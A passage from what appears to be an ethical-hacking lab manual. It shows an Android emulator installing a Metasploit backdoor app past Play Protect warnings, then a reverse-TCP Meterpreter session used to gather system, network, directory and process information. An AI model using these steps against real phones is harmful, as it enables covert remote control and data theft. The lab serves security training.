
23.  **Chrome** pop-up appears as shown in screenshot click on **SETTINGS**.



24. **Install unknown apps** screen appears, Now turn on **Allow** from this source and click back.




25. A **MainActivity** screen appears; click **Install**.



26.  After the application installs successfully, an **App installed** notification appears; click **OPEN**.

Blocked by play protect pop-up appears click **INSTALL ANYAY**  
send app for scanning? pop-up appears click **DON'T SEND**



27.  Click [Parrot Security](#) switch back to the **Parrot Security** machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

In this case, **10.10.1.14** is the IP address of the victim machine ([Android Emulator](#)).

msfconsole - Parrot Terminal

```
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
attacker's Home

Payload options (android/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.1.13      yes       The listen address (an interface may be specified)
LPORT  4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
```

28.  Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

In this command, **1** specifies the number of the session.

msfconsole - Parrot Terminal

```
Name Current Setting Required Description
---- - - - -
LHOST 10.10.1.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
```

Exploit target:

| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
sessions -i 1
[*] Starting interaction with 1...
```

meterpreter >

29.  Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.

msfconsole - Parrot Terminal

```
Payload options (android/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.1.13      yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : localhost
OS       : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Meterpreter : dalvik/android
meterpreter >
```

30.  Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.

msfconsole - Parrot Terminal

```
File Edit View Search Terminal Help
OS : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Meterpreter : dalvik/android
meterpreter > ipconfig

Interface 1
=====
Name : wlan0 - wlan0
Hardware MAC : 02:15:5d:01:f6:e6
MTU : 1500
IPv4 Address : 10.10.1.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::dde2:d735:e0aa:ea2e
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 2
=====
Name : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU : 1452

Interface 3
=====
Name : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:01:f6:e6
MTU : 1500
IPv6 Address : fe80::15:5dff:fe01:f6e6
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

31.  Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following output:

```
Interface 3
=====
Name      : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:01:f6:e6
MTU       : 1500
IPv6 Address : fe80::15:5dff:fe01:f6e6
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name      : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU       : 1480

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter >
```

32.  Type **cd /sdcard** to change the current remote directory to **sdcard**.

The **cd** command changes the current remote directory.

33.  Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following information:

```
Name      : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:01:f6:e6
MTU       : 1500
IPv6 Address : fe80::15:5dff:fe01:f6e6
IPv6 Netmask : ffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff

Interface 4
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name      : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU       : 1480

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter >
```

34.  Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

The list of running processes might differ in your lab environment.

Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim

[more...](#)

msfconsole - Parrot Terminal

```
File Edit View Search Terminal Help
MTU      : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 5
=====
Name      : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU       : 1480

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps


Process List
=====
PID  Name          User
---  ---
4790 com.metasploit.stage u0_a71
4840 sh            u0_a71
4842 ps            u0_a71

meterpreter >
```

35.  Close all open windows.
36.  Click **Android** to switch to the **Android** machine.
37.  On the **Home Screen**, swipe up to navigate to the applications.

